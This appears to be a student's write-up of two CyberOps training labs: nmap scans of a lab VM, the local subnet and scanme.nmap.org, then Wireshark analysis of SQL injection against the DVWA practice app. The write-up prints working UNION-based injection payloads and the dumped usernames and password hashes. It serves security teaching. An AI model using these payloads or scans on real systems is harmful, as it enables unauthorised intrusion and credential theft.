






Nel secondo laboratorio al sito www.netacad.com non andava il caricamento anche dopo aver impostato l'orario quindi ho inserito le credenziali di login usato un'altra pagina [https](https://...) trovata in quella schermata.

Laboratorio Bonus 1



```
Applications : Terminal - analyst@secOps:~
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
NMAP(1) Nmap Reference Guide NMAP(1)
NAME
nmap - Network exploration tool and security / port scanner
SYNOPSIS
nmap [Scan Type...] [Options] {target specification}
DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration
and security auditing. It was designed to rapidly scan large networks,
although it works fine against single hosts. Nmap uses raw IP packets
in novel ways to determine what hosts are available on the network,
what services (application name and version) those hosts are offering,
what operating systems (and OS versions) they are running, what type of
packet filters/firewalls are in use, and dozens of other
characteristics. While Nmap is commonly used for security audits, many
systems and network administrators find it useful for routine tasks
such as network inventory, managing service upgrade schedules, and
monitoring host or service uptime.

The output from Nmap is a list of scanned targets, with supplemental
information on each depending on the options used. Key among that
Manual page nmap(1) line 1 (press h for help or q to quit)
```

```
Applications : Terminal - analyst@secOps:~
Terminal - analyst@secOps:~
File Edit View Terminal Tabs Help
A typical Nmap scan is shown in Example 1. The only Nmap arguments used
in this example are -A, to enable OS and version detection, script
scanning, and traceroute; -T4 for faster execution; and then the
hostname.

Example 1. A representative Nmap scan

# nmap -A -T4 scanme.nmap.org

Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open      ssh          OpenSSH 5.3p1 Debian 3ubuntu7 (protocol
2.0)
|_ ssh-hostkey: 1024 8d:60:f1:7c:ca:b7:3d:0a:d6:67:54:9d:69:d9:b9:dd (
DSA)
|_ 2048 79:f8:09:ac:d4:e2:32:42:10:49:d3:bd:20:82:85:ec (RSA)
80/tcp    open      http         Apache httpd 2.2.14 ((Ubuntu))
|_ http-title: Go ahead and ScanMe!
646/tcp   filtered  ldap
1720/tcp  filtered  H.323/Q.931
Manual page nmap(1) line 44 (press h for help or q to quit)
```

```
Terminal - analyst@secOps:-
File Edit View Terminal Tabs Help

For example, 192.168.10.0/24 would scan the 256 hosts between
192.168.10.0 (binary: 11000000 10101000 00001010 00000000) and
192.168.10.255 (binary: 11000000 10101000 00001010 11111111),
inclusive. 192.168.10.40/24 would scan exactly the same targets. Given
that the host scanme.nmap.org is at the IP address 64.13.134.52, the
specification scanme.nmap.org/16 would scan the 65,536 IP addresses
between 64.13.0.0 and 64.13.255.255. The smallest allowed value is /0,
which targets the whole Internet. The largest value for IPv4 is /32,
which scans just the named host or IP address because all address bits
are fixed. The largest value for IPv6 is /128, which does the same
thing.

CIDR notation is short but not always flexible enough. For example, you
might want to scan 192.168.0.0/16 but skip any IPs ending with .0 or
.255 because they may be used as subnet network and broadcast
addresses. Nmap supports this through octet range addressing. Rather
than specify a normal IP address, you can specify a comma-separated
list of numbers or ranges for each octet. For example,
192.168.0-255.1-254 will skip all addresses in the range that end in .0
or .255, and 192.168.3-5.7.1 will scan the four addresses 192.168.3.1,
192.168.4.1, 192.168.5.1, and 192.168.7.1. Either side of a range may
be omitted; the default values are 0 on the left and 255 on the right.
Using - by itself is the same as 0-255, but remember to use 0- in the
Manual page nmap(1) line 224 (press h for help or q to quit)

[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:03 EST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000037s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0      0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPd 3.0.3 - secure, fast, stable
|_End of status
```



```
22/tcp open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256  34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
[analyst@secOps ~]$
```

```
Terminal - analyst@secOps~
File Edit View Terminal Tabs Help

Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.13 seconds
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:82:f3:c3 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 83206sec preferred_lft 83206sec
    inet6 fd00::a00:27ff:fe82:f3c3/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 85964sec preferred_lft 13964sec
    inet6 fe80::a00:27ff:fe82:f3c3/64 scope link
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

```
[analyst@secOps ~]$ nmap -A -T4 network 10.0.2.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:10 EST
Failed to resolve "network".
Stats: 0:00:22 elapsed; 255 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 16:11 (0:00:06 remaining)
Nmap scan report for 10.0.2.15
Host is up (0.000079s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256  06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256  34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 27.42 seconds
```

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:19 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 2.37 seconds
[analyst@secOps ~]$ nmap -A -Pn -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:20 EST
```

```
[analyst@secOps ~]$ nmap -A -Pn -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-01-31 16:20 EST
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.24s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  tcpwrapped
9929/tcp  open  tcpwrapped
31337/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 606.48 seconds
[analyst@secOps ~]$
```

Laboratorio Bonus 2



CyberOps Workstation [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Applications SQL_Lab.pcap [Wireshark 2....]

SQL_Lab.pcap [Wireshark 2.5.1]

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=14
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Le
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 T
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Le
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=5
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 T
15	174.257989	10.0.2.15	10.0.2.4	HTTP	1861	HTTP/1.1 200 OK (text/html)
16	220.490531	10.0.2.4	10.0.2.15	HTTP	577	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+%270%
17	220.490637	10.0.2.15	10.0.2.4	TCP	66	80 → 35640 [ACK] Seq=1 Ack=512 Win=235 Len=0 T
18	220.493085	10.0.2.15	10.0.2.4	HTTP	1918	HTTP/1.1 200 OK (text/html)

SQL_Lab.pcap [Wireshark 2.5.1]

Filter: tcp.stream eq 1 Expression... Clear Apply Save

Follow HTTP Stream (tcp.stream eq 1)

Stream Content

```

GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 10.0.2.15
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.15/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=ml2n7d0t4rem6k0n4is82u5157
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK
Date: Mon, 06 Feb 2017 14:18:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 1412

```

Entire conversation (5894 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ..:H... '.\$..E.

0100 02 02 5b 01 40 00 40 06 c5 d3 02 00 02 04 03 00 [...] @

Filter: tcp.stream eq 1

Follow HTTP Stream (tcp.stream eq 1)

Stream Content

```
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
....</p>

..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
..</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com" target="_blank">http://www.securiteam.com/securityreviews/
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection">https://en.wikipedia.org/wiki/SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/">http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/</a></li>
```

Wireshark: Find text

Find text: 1=1

Cancel Find

Filter: tcp.stream eq 3

Follow HTTP Stream (tcp.stream eq 3)

Stream Content

```
....<input type="text" size="15" name="id">
....<input type="submit" name="Submit" value="Submit">
....</p>

..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
..<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
..<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre>
..<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre>
..<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre>
..<pre><pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
..</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com" target="_blank">http://www.securiteam.com/securityreviews/
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection">https://en.wikipedia.org/wiki/SQL_injection</a></li>
```

Wireshark: Find text

Find text: 1=1

Cancel Find

Applications : SQL_Lab.pcap [Wireshark ...] Follow HTTP Stream (tcp.s... Wireshark: Find text 10:45 aria

SQL_Lab.pcap [Wireshark 2.5.1]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.stream eq 4 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
22	313.710129	10.0.2.4	10.0.2.15	HTTP	659	GET /dvwa/vulnerabilities/sqli/?id=1%27+or
23	313.710277	10.0.2.15	10.0.2.4	TCP	66	80 → 35644 [ACK] Seq=1 Ack=594 Win=236
24	313.712414	10.0.2.15	10.0.2.4	HTTP	1954	HTTP/1.1 200 OK (text/html)

Follow HTTP Stream (tcp.stream eq 4)

Stream Content

```
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
..</div>

..<h2>More Information</h2>
..<ul>
..<li><a href="http://www.securiteam.com/securityrevie
www.securiteam.com/securityreviews/5DP0N1P76E.ht
..<li><a href="https://en.wikipedia.org/wiki/SQL_injection" target="_blank">https://en.wikipedia.org/wiki/
SQL_injection</a></li>
..<li><a href="http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/" target="_blank">http://
```

Wireshark: Find text

Find text: 1=1

Cancel Find

Frame 22
Ethernet
Internet

SQL_Lab.pcap [Wireshark 2.5.1]

Wireshark: Find text

Find text: users

Cancel Find

Filter: tcp.stream eq 5

No.	Time	Source	Destination	Protocol	Length	Info
25	383.277032	10.0.2.4	10.0.2.15	HTTP	680	GET /dvwa/vulnerabilities/sqli/?id=1%2
26	383.277811	10.0.2.15	10.0.2.4	TCP	66	80 → 35666 [ACK] Seq=1 Ack=615 Win=
27	383.284289	10.0.2.15	10.0.2.4	HTTP	4068	HTTP/1.1 200 OK (text/html)

Follow HTTP Stream (tcp.stream eq 5)

Stream Content

```
>Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />
>First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null,
table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />
>Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />
>First name: <br />Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: gtid_executed</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_category</
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />
>Surname: help_keyword</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: help_relation</pre><pre>ID: 1' or 1=1 union select
null, table_name from information_schema.tables#<br />First name: <br />Surname: help_topic</pre><pre>ID: 1'
or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname:
innodb_index_stats</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />
>First name: <br />Surname: innodb_table_stats</pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: ndb_binlog_index</pre><pre>ID: 1' or 1=1 union
select null, table_name from information_schema.tables#<br />First name: <br />Surname: plugin</pre><pre>ID:
```

Entire conversation (45686 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

SQL_Lab.pcap [Wireshark 2.5.1]

File Edit View Go Capture Analyze Statistics Teleph...

Wireshark: Find text

Find text: 1=1

Cancel Find

Filter: tcp.stream eq 6

No.	Time	Source	Destination	Protocol	Length	Info
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sqli/?i
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack=6
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)

Follow HTTP Stream (tcp.stream eq 6)

Stream Content

```

...</p>
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

```

Filter: tcp.stream eq 6

Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
28	441.804070	10.0.2.4	10.0.2.15	HTTP	685	GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%27=1
29	441.804427	10.0.2.15	10.0.2.4	TCP	66	80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0
30	441.807206	10.0.2.15	10.0.2.4	HTTP	2091	HTTP/1.1 200 OK (text/html)

Follow HTTP Stream (tcp.stream eq 6)

Stream Content

```

...</p>
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
</div>

```